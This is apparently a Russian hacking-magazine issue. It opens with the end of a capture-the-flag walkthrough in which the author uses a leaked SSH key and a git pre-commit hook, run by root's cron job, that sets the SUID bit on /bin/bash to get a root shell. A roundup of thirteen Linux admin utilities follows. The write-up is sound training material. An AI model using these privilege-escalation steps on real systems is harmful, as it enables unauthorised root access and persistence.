
Главная страница сайта после авторизации

Переходим к единственному доступному репозиторию и видим бэкап домашнего каталога пользователя.




Содержимое Git-репозитория

Конечно же, нас интересует приватный ключ SSH.



Содержимое каталога .ssh



SSH-ключ пользователя dev01

Копируем его на локальный хост, командой `chmod 0600 id_rsa` назначаем необходимые права и подключаемся с этим ключом уже к основному хосту.

```
dev01@opensource:~$ id
uid=1000(dev01) gid=1000(dev01) groups=1000(dev01)
dev01@opensource:~$ cat user.txt
6f2d6e77f6c37f1e75810448cd36c361
```

Флаг пользователя

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Первым делом я, как обычно, поискал все сомнительные настройки и пользовательские скрипты с помощью многократно упоминавшегося в моих райтапах LinPEAS, но ничего не нашел.

Следующий шаг — мониторинг запускаемых приложений. Чтобы найти запускаемые в системе процессы, будем использовать утилиту **pspy64**. Загрузим ее на хост при помощи wget, а потом выполним.

В выводе отмечаем использование команды `git`, причем от имени привилегированного пользователя (нулевой UID — это root).

```
CMD: UID=0    PID=13065  | /bin/bash /usr/local/bin/git-sync
CMD: UID=0    PID=13064  | /bin/sh -c /usr/local/bin/git-sync
CMD: UID=0    PID=13063  | /usr/sbin/CRON -f
CMD: UID=0    PID=13066  | git status --porcelain
CMD: UID=0    PID=13068  | git add .
CMD: UID=0    PID=13069  | git commit -m Backup for 2022-08-13
CMD: UID=0    PID=13071  | git push origin main
CMD: UID=0    PID=13072  | /usr/lib/git-core/git-remote-http origin http://opensource.htb:3000/dev01/home-backup.git
```

Вывод утилиты pspy64

Тут я обратился к **GTFOBins**. Это база техник, которые позволяют повысить привилегии при помощи стандартных приложений Linux. В частности, есть техника использования Git, которая позволяет получить стабильную оболочку в привилегированном контексте. Нам она подходит, только вместо контекста sudo у нас будет контекст пользователя root.

Описание техники sudo GTFOBins для Git

Здесь используется перехватчик Git, который связан с `pre-commit`. То есть мы можем записать свой скрипт в файл `~/.git/hooks/pre-commit`, и код выполнится при выполнении команды `git commit`. В качестве метода персистентности будем устанавливать S-бит файлу командной оболочки `/bin/bash`.

```
# echo "chmod u+s /bin/bash" >> ~/.git/hooks/pre-commit
mv ~/.git/hooks/pre-commit.sample ~/.git/hooks/pre-commit
```

```
#!/bin/sh
#
# An example hook script to verify what is about to be committed.
# Called by "git commit" with no arguments.  The hook should
# exit with non-zero status after issuing an appropriate message if
# it wants to stop the commit.
#
# To enable this hook, rename this file to "pre-commit".

chmod u+s /bin/bash

if git rev-parse --verify HEAD >/dev/null 2>&1
then
```

Содержимое файла pre-commit

Справка: бит SUID

Когда у файла установлен атрибут setuid (S-атрибут), обычный пользователь, запускающий этот файл, получает повышение прав до пользователя — владельца файла в рамках запущенного процесса. После получения повышенных прав приложение может выполнять задачи, которые недоступны обычному пользователю. Из-за возможности состояния гонки многие операционные системы игнорируют S-атрибут, установленный shell-скриптам.

```
dev01@opensource:~$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1113504 Apr 18 15:08 /bin/bash
```

Права файла /bin/bash

Как видишь, S-бит установлен, поэтому повышаем контекст и забираем флаг.

```
/bin/bash -p
```

```
dev01@opensource:~$ /bin/bash -p
bash-4.4# id
uid=1000(dev01) gid=1000(dev01) euid=0(root) groups=1000(dev01)
bash-4.4# cat /root/root.txt
a14b320df0c5a554d2ff60362712841a
```

Флаг рута

Машина захвачена!

МАСТЕРСКАЯ ХАКЕРА

13 УТИЛИТ ДЛЯ LINUX, КОТОРЫЕ ПРИГОДЯТСЯ АДМИНУ

Настоящие воины Linux общаются с командной строкой ежедневно, а некоторые в ней просто живут. В очередной подборке я собрал утилиты, которые облегчат эту жизнь, сделают ее ловчее и веселее. Наибольшую пользу эти тулзы принесут сисадмину и хакеру, но и простой юзер для себя кое-что найдет. В общем, налетай! Впереди у нас 13 интересных полезняшек.

Польский Кот


«Мастерская хакера»

Это уже пятая моя подборка утилит, облегчающих жизнь в мелочах. Благодарные читатели продолжают открывать передо мной свои кладовки, а я выношу оттуда и показываю на страницах «Хакера» все самое вкусное.

Не забудь заглянуть в прошлые четыре части. В первой мы рассматривали в основном сетевые утилиты, во второй — дашборды и прочие украшательства, в третьей я сконцентрировался на жизни в Windows с WSL, а четвертая была для администраторов Linux.

NEZHA

Nezha — легковесный и красивый аналог Zabbix, выводит в веб-панели сводку по серверам, их системным ресурсам и другую информацию.




Установка относительно непростая: тебе понадобится живой Docker, аккаунт на GitHub и доменное имя.

Для начала создай приложение на GitHub: перейди на GitHub Developer и нажми New OAuth App. При заполнении формы потребуется указать адрес домашней страницы приложения (для этого нужен будет домен), а в поле Authorization callback URL вписать `<твой домен>/oauth2/callback`. Затем создай на странице приложения Client ID и Client Secret и запиши — больше их посмотреть не получится.

Теперь выполни в терминале следующую команду:

```
curl -L https://raw.githubusercontent.com/naiba/nezha/master/script/install_en.sh -o nezha.sh && chmod +x nezha.sh && sudo ./nezha.sh
```


После ее выполнения откроется текстовое меню. Выбираем первый пункт.



Меню

Установочный скрипт задаст несколько вопросов, в том числе о портах. По умолчанию HTTP-сервер с интерфейсом поднимется на 8008-м порте, а сервер для сбора информации от агентов — на 5555-м.

Готово, панель поднялась. Можно ее открыть, войти через GitHub и создать новый сервер.




Админка

После создания сервера ты увидишь в панели его секрет. Он-то нам и нужен для установки агента.


Теперь можно установить сам агент. Он ставится тем же скриптом, что и панель, но надо выбрать пункт 8. При установке у тебя спросят адрес панели и секрет, созданный на прошлом шаге. После ввода этих данных клиент сразу заработает, больше ничего настраивать не придется.

Теперь на главной странице появится карточка с информацией сервера, а в панели можно открыть веб-терминал. Он полноценный: поддерживает цвета, обновляется в реальном времени и реагирует на специальные сочетания клавиш.



Кнопка открытия терминала

В настройках панели можно поменять и тему. На скриншоте ниже — тема Neko Mdui.



Nezha мне очень понравилась. Рекомендую как минимум потыкать демо.

AUTOREGEX

Регулярные выражения — мощнейший способ преобразования текстовых данных. Однако без опыта составление регулярки может отнять больше времени, чем она сэкономит. Встречай AutoRegex — ИИ-генератор регулярных выражений из обычных человекочитаемых описаний на английском.

Match if email is on gmail

Внутри у этого сервиса — OpenAI Codex, публичная нейронка, которая пишет код по словесному описанию.

С простыми запросами AutoRegex справляется очень неплохо и позволяет здорово сэкономить время.

Единственное, что портит жизнь, — это маленькие лимиты на бесплатное использование. Впрочем, даже их должно хватить: бесплатно предлагается штук десять запросов без аккаунта и еще десять в месяц, если зарегистрируешься. Для трех скриптов в месяц этого с головой хватит, но при необходимости можно заплатить или просто зарегать еще одну учетку и продолжить пользоваться.

HUNT


Hunt — это утилита для локального поиска файлов, альтернатива стандартному locate. Судя по моему опыту, работает Hunt быстрее, чем find, fd и locate.

Написана программа на Rust, а следовательно, ставится через Cargo:

```
cargo install hunt
```

Здесь есть несколько фильтров и простых настроек, которых тем не менее достаточно для повседневного использования. Вот некоторые из них:


- `-e` — искать только объекты с точно совпадающими именами (по запросу `ssh` не будет найден `sshd_config`);
- `-i /path1,/path2` — исключить из поиска определенные папки;
- `-h` — включить поиск внутри скрытых папок;
- `-s` — не выводить пояснения, только список найденных файлов. Полезно для скриптов;
- `-c` — точное совпадение регистра.



Больше подробностей — в репозитории программы.

PLOW

Plow предназначен для нагрузочного тестирования HTTP-серверов. Он основан на Go-библиотеке fasthttp, которая до десяти раз быстрее стандартной реализации, что делает его каким-то аномально быстрым, по меньшей мере субъективно.



Тест модуля http.server из Python 3

Plow умеет отдавать статистику в реальном времени не только в окне терминала, но и в браузере (по стандарту встроенный сервер доступен на 18888-м порте).

Запуск возможен из Docker или установкой из исходников:

```
go install github.com/six-ddc/plow@latest
```

```
plow <args>
```


Альтернатива:

```
docker run --rm --net=host ghcr.io/six-ddc/plow <args>
```

Аргументы в целом ничего необычного собой не представляют: тут у нас стандартная для таких программ настройка количества потоков (`-c`), желаемого количества запросов (`-n`), времени теста (`-d 30s` или `-d 5m`, например) и HTTP-метода (`--method="GET"`). Про другие параметры можно подробно прочитать в справке программы (`--help`). Цель передается без специальных параметров.

DOOIT

Для ведения списка дел каждый использует что ему удобнее (я, к примеру, завел приватный канал в Telegram, в котором есть только я, и шлю все дела туда). Если ты проживаешь в терминале, графические приложения тебе чужды и сообщать компаниям о планируемых объемах закупки кофе ты не хочешь, можно использовать локальный менеджер задач вроде Dooit. Он хранит все только у тебя на жестком диске, работает только из терминала и до боли напоминает Vim, с тем лишь отличием, что последний не закрывается по Ctrl-C.



Для установки нужен Git и Python версии не меньше 3.10, что может быть проблемой при использовании в некоторых окружениях. У меня в WSL последняя версия Python все еще 3.8, так что для этой программы пришлось расчехлить виртуалку с более свежей системой.


Если у тебя всё есть, то ставится Dooit всего одной командой:

```
python3 -m pip install git+https://github.com/kraanzu/dooit.git
```

Запускается по команде `dooit` в терминале.

CONTAINERSSH

Занятная находка — ContainerSSH, позволяющий незаметно загонять SSH-клиентов в изолированные контейнеры, причем эти контейнеры создаются прямо на лету, в момент подключения.



Пример от автора утилиты. Пользователь при подключении оказывается в контейнере

Установка очень простая и делается в одну команду с использованием Docker или Kubernetes. Качай содержимое папки-примера и, если у тебя Docker, выполняй:

```
docker-compose up -d
```

А если кубер:

```
kubectl apply -f kubernetes.yaml
```

Тестовый сервер будет запущен на 2222-м порте локального хоста и будет принимать пользователя `foo` с любым паролем.

Исправить это недоразумение можно, написав свой сервер аутентификации: это обычный HTTP-сервер с двумя эндпойнтами (`/password` и `/pubkey`), которые принимают и отдают JSON. Вот пример запроса и ответа в случае аутентификации по паролю из документации:

```
{
    "username": "username",
    "remoteAddress": "127.0.0.1:1234",
    "connectionId": "An opaque ID for the SSH connection",
    "passwordBase64": "Base64-encoded password"
}
```

```
{
  "success": true
}
```

Выглядит как отличное решение для изоляции пользователей (например, гостевые сессии или песочницы для недоверенных личностей) и проведения всяких соревнований, где клиенты (читай — игроки) должны получать доступ к одинаковым окружениям по одинаковым учетным данным, но не должны иметь возможности что-то сломать или помешать друг другу.

CATP

Часто скрипты отправляют промежуточные данные в `/dev/null`. Catp — это утилита, которая позволяет перехватить такой вывод и вывести его на экран.

Никакой магии в работе catp нет: внутри там ptrace, с помощью которого перехватывается системный вызов `write`. К сожалению, на большинстве систем это означает, что для работы потребуются права root.

Установка не требуется: достаточно скачать последний релиз с GitHub и запустить распакованный файл.

У утилиты есть всего один необязательный аргумент — PID процесса, который нужно прослушать. Если его не указать, catp перехватит вывод всех процессов в системе.


Продолжение статьи →

МАСТЕРСКАЯ ХАКЕРА

13 УТИЛИТ ДЛЯ LINUX, КОТОРЫЕ ПРИГОДЯТСЯ АДМИНУ

KRUNVM

Krunvm — это утилита для создания простых виртуалок на основе образов OCI. Если нужно быстро и легко поднимать виртуалки — вещь сложно заменимая.



Krunvm позволяет задавать количество ядер (`--cpus`) и памяти (`--mem`) виртуальной машины. Помимо этого, можно сразу же указать DNS (`--dns`), рабочую папку (`--workdir`), а также пробросить порты и каталоги (`--port` и `--volume` соответственно). В общем, довольно гибкий и простой инструмент, если не считать сложности с установкой.

Инсталл на голой Ubuntu 22 отнял прилично времени из-за отсутствия инструкции. Расскажу, как это было, чтобы ты не тратил время.

Для начала нужен компилятор Rust, пакетный менеджер Cargo и зависимости, которые потребуются при сборке:

```
sudo apt install rustc cargo patchelf linux-source-5.15.0 libelf-dev bison flex curl git python3-pyelftools asciidoctor
```

Затем нужно скачать, скомпилировать и установить **libkrunfw**:

```
git clone https://github.com/containers/libkrunfw.git
cd libkrunfw
make
sudo make install
```

Теперь установи **buildah**:

```
sudo apt install buildah
```

После этого можно скачать и собрать **libkrun**:

```
git clone https://github.com/containers/libkrun.git
cd libkrun
make
sudo make install
```


Финальный аккорд — качаем и собираем **krunvm**:

```
git clone https://github.com/containers/krunvm.git
cd krunvm
cargo build --release
```

В `target/release` будет лежать готовый билд — **krunvm**. Можно пользоваться!

ZELLIJ

Zellij — это еще один, притом довольно интересный, мультиплексор. Если tmux тебе вдруг станет недостаточно (или просто хочется попробовать что-то новое), то можешь приглядеться к Zellij.



Скриншот из репозитория

Поддерживаются слои, плагины и возможность заранее описать свое окружение. Не представляю, чего тут может не хватить!

WWW
Дорожная карта проекта

Для установки можно использовать Cargo или просто скачать и распаковать бинарный релиз.

```
cargo install --locked zellij
```

USBGUARD

Если ты не впервые открываешь «Хакер», то наверняка уже слышал про BadUSB и подобные атаки, основанные на эмуляции легитимного устройства ввода при офлайновых атаках. Но если про сам BadUSB знают все, то встроенная в ядро Linux защита от этого далеко не настолько известна.

Механизм USB Device Authorization был добавлен в ядро в далеком 2007 году и принес возможность создавать правила и черно-белые списки USB-устройств, которым можно и нельзя подключаться к конкретной машине.

Тем не менее удобного штатного способа настройки этой защиты до недавних пор не существовало. Теперь у нас есть USBGuard — комфортный способ предотвратить атаки с USB на твою линуксовую машину.

Установка относительно проста. Сначала ставь зависимости:

```
sudo apt install --no-install-recommends -V \
    asciidoc autoconf automake bash-completion build-essential catch2 \
    docbook-xml docbook-xsl git ldap-utils libaudit-dev libcap-ng-dev \
    libdbus-glib-1-dev libldap-dev libpolkit-gobject-1-dev libprotobuf-dev \
    libqb-dev libseccomp-dev libsodium-dev libtool libxml2-utils \
    libumockdev-dev pkg-config protobuf-compiler sudo tao-pegtl-dev xsltproc
```

Затем скачай исходный код из репозитория, перейди в папку с ним и выполни следующее:

```
./configure
make
make check
sudo make install
```

Перед первым запуском нужно сделать некоторую настройку, чтобы не оказаться без клавиатуры перед собственным компьютером. Сгенерируй набор правил для разрешения уже подключенных устройств:

```
sudo sh -c 'usbguard generate-policy > /etc/usbguard/rules.conf'
```

Теперь можно запускать демон.

```
sudo systemctl start usbguard.service
```

Если ничего не взорвалось и твоя клавиатура все еще работает — заряди сервис в автозагрузку:

```
sudo systemctl enable usbguard.service
```

CURL-IMPERSONATE

Известно, что при желании отличить браузер от какой-то тулзы для скачивания можно по тому, какой именно трафик они генерируют. Например, curl будет отличаться от Chrome, даже если установить нужный заголовок `User-Agent`. Происходит это из-за специфического механизма установки шифрованного соединения, который можно эксплуатировать для фингерпринтинга.

Со мной поделились проектом curl-impersonate: это специальная сборка curl, которая умеет прикидываться обычным браузером.

Утилита будет полезна, например, если работать с TLS-фингерпринтингом. Либо если просто хочется получить преднастроенный для имитации какого-то браузера curl.

Для установки можно просто скачать релиз со страницы на GitHub, но перед этим нужно установить некоторые зависимости:

```
sudo apt install libnss3 nss-plugin-pem ca-certificates
```

Для каждого поддерживаемого браузера есть скрипт-обертка, который запускает curl-impersonate с нужными параметрами и заголовками. Таблицу я взял из репозитория программы.

Browser	Version	Build	OS	Target name	Wrapper script
	99	99.0.4844.51	Windows 10	chrome99	curl_chrome99
	100	100.0.4896.75	Windows 10	chrome100	curl_chrome100
	101	101.0.4951.67	Windows 10	chrome101	curl_chrome101
	104	104.0.5112.81	Windows 10	chrome104	curl_chrome104
	99	99.0.4844.73	Android 12	chrome99_android	curl_chrome99_android
	99	99.0.1150.30	Windows 10	edge99	curl_edge99
	101	101.0.1210.47	Windows 10	edge101	curl_edge101
	91 ESR	91.6.0esr	Windows 10	ff91esr	curl_ff91esr
	95	95.0.2	Windows 10	ff95	curl_ff95
	98	98.0	Windows 10	ff98	curl_ff98
	100	100.0	Windows 10	ff100	curl_ff100
	102	102.0	Windows 10	ff102	curl_ff102
	15.3	16612.4.9.1.8	MacOS Big Sur	safari15_3	curl_safari15_3
	15.5	17613.2.7.1.8	MacOS Monterey	safari15_5	curl_safari15_5

Запуск на примере Chrome 101:


```
curl_chrome101 https://xakep.ru
```

NTFY.SH

Сервис ntfy.sh позволяет удобно отправлять уведомления на телефон и компьютер прямо из скриптов.

Чтобы отправить уведомления, достаточно обычного curl. Пример:

```
curl \
  -H "Title: XAKEP.RU alert" \
  -H "Priority: high" \
  -H "Tags: heavy_check_mark" \
  -d "Опубликована новая статья\!" \
  ntfy.sh/<your_topic>
```



